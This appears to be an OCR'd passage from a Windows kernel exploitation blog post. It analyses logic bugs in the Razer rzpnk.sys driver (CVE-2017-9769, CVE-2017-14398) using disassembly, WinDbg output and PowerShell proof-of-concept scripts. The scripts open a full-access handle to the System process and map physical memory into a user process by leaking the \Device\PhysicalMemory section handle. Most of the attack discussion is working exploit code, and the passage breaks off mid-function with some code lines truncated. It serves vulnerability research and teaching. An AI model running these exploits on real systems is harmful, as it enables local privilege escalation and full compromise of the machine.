Part 19: Kernel Exploitation -> Logic bugs in Razer rzpnk.sys

Hello and welcome back to another installment of the Windows Kernel exploitation series! Today we will be looking at something a bit different. A while back @zeroSteiner found two bugs in rzpnk.sys (CVE-2017-9770 & CVE-2017-9769), a driver used by Razer Synapse. Some time later I decided to have a look at the bugs and ... I found another logic bug leading to local privilege escalation (CVE-2017-14398)!

In this post we will briefly demonstrate CVE-2017-9769 and then we will do a full exploit for the bug I found, CVE-2017-14398. Before we get started I want to give a big shout-out to @aionescu, he always tell me I don't know what I'm doing but at the same time is kind enough to set me straight! I have also been playing with Binary Ninja if anyone is curious where the screenshots come from.

Resources:

+ Razer Rzpnk.Sys IOCTL 0x226048 OOB Read (CVE-2017-9770) (@zeroSteiner) - here
+ Razer Rzpnk.Sys IOCTL 0x22a050 ZwOpenProcess (CVE-2017-9769) (@zeroSteiner) - here
+ MSI ntiolib.sys/winio.sys local privilege escalation (@rwfpl) - here

Salting The Battlefield

Before we get stuck-in I wanted to quickly show how close the vulnerable functions are on the callgraph. They are literally neighbors in the dispatch function..

```
sub     eax, 0x4
je      0x12d89
```

```
sub     eax, 0x10
je      0x12d56
```

```
cmp     dword [r8+0x8], 0x10  // Len OutBuff
jb      FailCondition
```

```
cmp     dword [r8+0x10], 0x10  // Len InBuff
jb      FailCondition
```

```
mov     rbx, qword [rdx+0x18]
mov     rcx, qword [rbx]
call    IOCTL_ZwOpenProcess
mov     qword [rbx+0x8], rax
mov     qword [rbp+0x38], 0x10
jmp     0x12e86
```

CVE-2017-9769
IOCTL = 0x22a050

CVE-2017-14398
IOCTL = 0x22A064

```
cmp     eax, 0x14
jne     0x12e86
```

```
cmp     dword [r8+0x8], 0x30  // Len OutBuff
jb      FailCondition
```

```
cmp     dword [r8+0x10], 0x30  // Len InBuff
jb      FailCondition
```

```
mov     rbx, qword [rdx+0x18]
lea     rax, [rsp+0x4a0 {arg_18}]
mov     qword [rsp+0x4a0 {arg_18}], rdi  {0x0}
mov     qword [rsp+0x20 {var_468}], rax
mov     r9d, dword [rbx+0x20]
mov     r8, qword [rbx+0x10]
mov     rdx, qword [rbx+0x8]  // BaseAddress
mov     rcx, qword [rbx]  // ProcessHandle
```

```
call    IOCTL_ZwMapViewOfSection
movsxd  rcx, eax
mov     qword [rbx+0x28], rcx
mov     rax, qword [rsp+0x4a0 {arg_18}]
mov     qword [rbx+0x18], rax
mov     qword [rbp+0x38], 0x30
jmp     0x12e86
```

Up to a point the branch leading to these calls is shared, then we can see that a value of 10 hex is subtracted from the IOCTL and if the result is zero we jump to the ZwOpenProcess call, if the remainder is 14 hex then we jump instead to the ZwMapViewOfSection call.

Notice also that the driver will check the length of the input and output buffer and will branch into a fail condition if an insufficient amount of input paramterers are provided or if the output buffer is not large enough.

ZwOpenProcess POC (CVE-2017-9769)

CallGraph

```
IOCTL_ZwOpenProcess:
mov     r11, rsp
push    rbx
sub     rsp, 0x70 {var_78}
xor     eax, eax
mov     dword [rsp+0x40 {var_38}], 0x30
mov     qword [r11-0x30 {var_30}], rax  {0x0}
lea     r9, [r11-0x48 {var_48}]  // ClientId
mov     dword [rsp+0x58 {var_20}], eax
lea     r8, [r11-0x38 {var_38}]  // ObjectAttributes
mov     rbx, rcx
mov     qword [r11-0x48 {var_48}], rcx
xorps   xmm0, xmm0
```

```
mov     qword [r11-0x28 {var_28}], rax  {0x0}
mov     edx, 0x2000000  // DesiredAccess
mov     qword [r11-0x40 {var_40}], rax  {0x0}
lea     rcx, [r11+0x8 {arg_8}]  // ProcessHandle
mov     qword [r11+0x8 {arg_8}], rax  {0x0}
movdqu  oword [rsp+0x60], xmm0 {var_18}
call    qword [rel ntoskrnl!ZwOpenProcess@IAT]
test    eax, eax
jns     0x1762d
```

```
mov     r9, rbx
mov     dword [rsp+0x20 {var_58}], eax
lea     r8, [rel data_28ca0]  {"OpenProcess"}
xor     ecx, ecx
lea     rdx, [rel data_28cb0]  {"%s - Failed to open process %p s…"}
call    sub_145e0
```

```
mov     rax, qword [rsp+0x80 {arg_8}]
add     rsp, 0x70 {__saved_rbx}
pop     rbx
retn
```

Get a grip, or ehurm .. a handle!


We won't spend too much time on this function but the vulnerability is easy enough to prove. We know the function needs two QWORD's as input parameters and from Spencer's exploit we can see he packs a pid and a null as QWORDS. We can quickly replicate that with the following POC.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
```


```
using System.Security.Principal;

public static class Razer
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        IntPtr OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);
}
"@

#----------------[Get Driver Handle]

$hDevice = [Razer]::CreateFile("\\.\47CD78C9-64C3-47C2-B80F-677B887CF095", [System.IO.FileAccess]::ReadWr
[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver access OK.."
    echo "[+] lpFileName: \\.\47CD78C9-64C3-47C2-B80F-677B887CF095 => rzpnk"
    echo "[+] Handle: $hDevice"
}
```

```
#----------------[Prepare buffer & Send IOCTL]

# Input buffer
$InBuffer = @(
    [System.BitConverter]::GetBytes([Int64]0x4) + # PID 4 = System = 0x0000000000000004
    [System.BitConverter]::GetBytes([Int64]0x0)   # 0x0000000000000000
)

# Output buffer 1kb
$OutBuffer = [Razer]::VirtualAlloc([System.IntPtr]::Zero, 1024, 0x3000, 0x40)

# Ptr receiving output byte count
$IntRet = 0

#=======
# 0x22a050 - ZwOpenProcess
#=======
$CallResult = [Razer]::DeviceIoControl($hDevice, 0x22a050, $InBuffer, $InBuffer.Length, $OutBuffer, 1024,
if (!$CallResult) {
    echo "`n[!] DeviceIoControl failed..`n"
    Return
}

#----------------[Read out the result buffer]
echo "`n[>] Call result:"
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()))
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8))
```

Running our POC give the following output.



If we look at the two QWORD's returned by the driver we can see the first one is the PID we passed in and the second one is a handle. When we look up the returned handle in our PowerShell process we see the following.



This is game over pretty much, we have a full access handle to the System pid, that means we can read from and write to any memory in that process space. The way Spencer exploited this was by (1) getting a handle to winlogon, (2) hooking user32!LockWorkStation to execute shellcode, (3) lock the user's session, (4) profit!

Exploiting ZwMapViewOfSection (CVE-2017-14398)

Time to get to the good stuff! I highly recommend that you have a look at @rwfpl's post on exploiting ntiolib/winio here to get more background on this bug type.

CallGraph

```
IOCTL_ZwMapViewOfSection:
mov     r11, rsp
mov     qword [r11+0x8 {__saved_rbx}], rbx
mov     qword [r11+0x10 {__saved_rsi}], rsi
push    rdi
sub     rsp, 0x60 {var_68}
mov     dword [rsp+0x48 {var_20}], 0x40  // Protect
mov     r10, r8
xor     r8d, r8d
mov     eax, r9d
mov     dword [r11-0x28], r8d
mov     rsi, rdx
lea     rdx, [r11-0x18 {var_18}]
mov     dword [rsp+0x38 {var_30}], 0x2  // InheritDisposition
mov     qword [r11-0x38], rdx
mov     rdx, rcx  // ProcessHandle
mov     qword [r11-0x40 {var_40}], r8  {0x0}
mov     rcx, r10  // SectionHandle
mov     r8, qword [rsp+0x90 {arg5}]  // BaseAddress
mov     edi, r9d
xor     r9d, r9d  // ZeroBits
```

```
mov     qword [r11-0x18 {var_18}], rax
mov     qword [r11-0x48 {var_48}], rax
call    qword [rel ntoskrnl!ZwMapViewOfSection@IAT]
mov     ebx, eax
test    eax, eax
jns     0x178c6
```

```
mov     dword [rsp+0x28 {var_40}], eax
lea     r8, [rel data_28d20]  {"MapSectionUserMode"}
mov     r9, rsi
mov     dword [rsp+0x20 {var_48}], edi
lea     rdx, [rel data_28d38]  {"%s - Failed to map section PID 0…"}
xor     ecx, ecx
call    sub_145e0
mov     eax, ebx
```

```
mov     rbx, qword [rsp+0x70 {__saved_rbx}]
mov     rsi, qword [rsp+0x78 {__saved_rsi}]
add     rsp, 0x60 {__saved_rdi}
pop     rdi
retn
```

Function Arguments


Remember from the first screenshot that the function expects 30 hex size (6 QWORD's) as input and also returns 30 hex output. We can quickly create a POC to to reach the vulnerable function.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
```

```
using System.Security.Principal;

public static class Razer
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        IntPtr OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);
}
"@

#----------------[Get Driver Handle]

$hDevice = [Razer]::CreateFile("\\.\47CD78C9-64C3-47C2-B80F-677B887CF095", [System.IO.FileAccess]::ReadWr
[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver access OK.."
    echo "[+] lpFileName: \\.\47CD78C9-64C3-47C2-B80F-677B887CF095 => rzpnk"
    echo "[+] Handle: $hDevice"
}
```

```
#----------------[Prepare buffer & Send IOCTL]

# Input buffer
$InBuffer = @(
    [System.BitConverter]::GetBytes([Int64]0xAAAAAA) +
    [System.BitConverter]::GetBytes([Int64]0xBBBBBB) +
    [System.BitConverter]::GetBytes([Int64]0xCCCCCC) +
    [System.BitConverter]::GetBytes([Int64]0xDDDDDD) +
    [System.BitConverter]::GetBytes([Int64]0xEEEEEE) +
    [System.BitConverter]::GetBytes([Int64]0xFFFFFF)
)

# Output buffer
$OutBuffer = [Razer]::VirtualAlloc([System.IntPtr]::Zero, 1024, 0x3000, 0x40)

# Ptr receiving output byte count
$IntRet = 0

#=======
# 0x22A064 - ZwMapViewOfSection
#=======
$CallResult = [Razer]::DeviceIoControl($hDevice, 0x22A064, $InBuffer, $InBuffer.Length, $OutBuffer, 1024,
if (!$CallResult) {
    echo "`n[!] DeviceIoControl failed..`n"
    Return
}

#----------------[Read out the result buffer]
echo "`n[>] Call result:"
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64())) # 0x30 pyramid sc
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8))
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8))
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8+8))
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8+8+8))
"{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8+8+8+8))
```

Before we do any debugging, we can run our POC and see what the driver returns.



Cool, in addition to a bunch of our input parameters we can see an Int64 which returns 0 and and a low-order DWORD that returns an NTSTATUS code. In this case ZwMapViewOfSection returns STATUS_INVALID_HANDLE which makes sense because it expects a section handle as the first parameter and we just fed it some junk. A nice side effect here is that we can tell if our call was successful by comparing the NTSTATUS code to 0x0 (STATUS_SUCCESS).

From the graph we can already tell what some of the static parameters are but to clear all doubts we can set a breakpoint on the call to ZwMapViewOfSection and inspect the registers + stack. ZwMapViewOfSection is using the stdcall calling convention so, in order, the arguments will be stored in RCX, RDX, R8, R9 & the stack.

```
kd> g
Breakpoint 0 hit
rzpnk+0x7898:
fffff880`044c5898 ff156a050000    call    qword ptr [rzpnk+0x7e08 (fffff880`044c5e08)]
kd> r
rax=0000000000eeeeee rbx=fffffa8001a8cbc0 rcx=0000000000cccccc
rdx=0000000000aaaaaa rsi=0000000000bbbbbb rdi=0000000000eeeeee
rip=fffff880044c5898 rsp=fffff8800276c3d0 rbp=fffffa80021b5160
 r8=fffff8800276c8e0  r9=0000000000000000 r10=0000000000cccccc
r11=fffff8800276c438 r12=0000000000000400 r13=0000000000000001
r14=fffffa80024a8cb8 r15=fffffa80024a8b10
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
rzpnk+0x7898:
fffff880`044c5898 ff156a050000    call    qword ptr [rzpnk+0x7e08 (fffff880`044c5e08)]
kd> dq r8 L1
fffff880`0276c8e0  00000000`00000000
kd> dqs rsp+0x48-(5*8) L6
fffff880`0276c3f0  00000000`00eeeeee
fffff880`0276c3f8  00000000`00000000
fffff880`0276c400  fffff880`0276c420
fffff880`0276c408  ffffffff`00000002
fffff880`0276c410  00000000`00000000
fffff880`0276c418  00000000`00000040
kd> dq fffff880`0276c420 L1
fffff880`0276c420  00000000`00eeeeee
```

Function parameters:

1 2 3 4 5 6 7 8 9 10

Putting this together with our input parameters we get the following.


```
NTSTATUS ZwMapViewOfSection(
  _In_        HANDLE          SectionHandle,      | Param 3 - RCX = SectionHandle
  _In_        HANDLE          ProcessHandle,      | Param 1 - RDX = ProcessHandle
  _Inout_     PVOID           *BaseAddress,       | Param 2 - R8  = BaseAddress -> Irrelevant, ptr to NULL
  _In_        ULONG_PTR       ZeroBits,           | 0 -> OK - R9
  _In_        SIZE_T          CommitSize,         | Param 5 - CommitSize / ViewSize
  _Inout_opt_ PLARGE_INTEGER  SectionOffset,      | 0 -> OK
  _Inout_     PSIZE_T         ViewSize,           | Param 5 - CommitSize / ViewSize
  _In_        SECTION_INHERIT InheritDisposition, | 2 = ViewUnmap
  _In_        ULONG           AllocationType,     | 0 -> Undocumented?
  _In_        ULONG           Win32Protect        | 0x40 -> PAGE_READWRITE
);
```

Most of what we control here is very straight forward. For the process handle we just need to pass in a full access handle to PowerShell and commit size/view size is simply how much we are mapping into our process. The question is where are we going to get a section handle, the driver does not have any functions which allow us to call ZwCreateSection or ZwOpenSection.


Leaking Physical Memory

I was a bit worried at this point that the exploit was dead because I couldn't create a section handle. Luckily @aionescu slapped some sense into me. Using NtQuerySystemInformation with the SystemHandleInformation class we can leak all handles opened by processes on the system. These handles are per-process userland handles, however, the System process (PID=4) being a special case allows us to convert the userland handle into a kernel handle!

Why do we care about this? Well System has a handle to "\Device\PhysicalMemory", if we can leak that handle we can get ZwMapViewOfSection to directly map physical memory into our PowerShell process!



I wrote a powershell function to take care of this process. It uses static handle constants to determine the type of handles opened by the process. I recently updated this so it works from Win7 up to Win10RS2. **Get-Handles** is part of my **PSKernel-Primitives** repo on GitHub, check it out if you want to pwn the kernel with PowerShell!



All we need to do to get the kernel handle is add a static value to 0x204 (0xffffffff80000000 for 64-bit and 0x80000000 for 32-bit). We can do this dynamically as follows.

```
$SystemProcHandles = Get-Handles -ProcID 4
[Int]$UserSectionHandle = $(($SystemProcHandles |Where-Object {$_.ObjectType -eq "Section"}).Handle)
[Int64]$SystemSectionHandle = $UserSectionHandle + 0xffffffff80000000
```

We can now put together a new POC and fill in all the missing bits. For testing purposes we will try to map 1mb of physical memory into PowerShell.

```
function RZ-ZwMapViewOfSection {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    using System.Security.Principal;

    public static class Razer
    {
        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        public static extern IntPtr CreateFile(
            String lpFileName,
            UInt32 dwDesiredAccess,
            UInt32 dwShareMode,
            IntPtr lpSecurityAttributes,
            UInt32 dwCreationDisposition,
            UInt32 dwFlagsAndAttributes,
            IntPtr hTemplateFile);
```

```
        [DllImport("Kernel32.dll", SetLastError = true)]
        public static extern bool DeviceIoControl(
            IntPtr hDevice,
            int IoControlCode,
            byte[] InBuffer,
            int nInBufferSize,
            IntPtr OutBuffer,
            int nOutBufferSize,
            ref int pBytesReturned,
            IntPtr Overlapped);

        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern IntPtr VirtualAlloc(
            IntPtr lpAddress,
            uint dwSize,
            UInt32 flAllocationType,
            UInt32 flProtect);

        [DllImport("kernel32.dll")]
        public static extern IntPtr OpenProcess(
            UInt32 processAccess,
            bool bInheritHandle,
            int processId);
    }
"@

    #----------------[Helper Funcs]
    function Get-Handles {
    <#
    .SYNOPSIS
        Use NtQuerySystemInformation::SystemHandleInformation to get a list of
        open handles in the specified process, works on x32/x64.
        Notes:

        * For more robust coding I would recomend using @mattifestation's
        Get-NtSystemInformation.ps1 part of PowerShellArsenal.

    .DESCRIPTION
        Author: Ruben Boonen (@FuzzySec)
        License: BSD 3-Clause
        Required Dependencies: None
        Optional Dependencies: None

    .EXAMPLE
        C:\PS> $SystemProcHandles = Get-Handles -ProcID 4
        C:\PS> $Key = $SystemProcHandles |Where-Object {$_.ObjectType -eq "Key"}
        C:\PS> $Key |ft
```

```
        ObjectType AccessMask PID Handle HandleFlags KernelPointer
        ---------- ---------- --- ------ ----------- -------------
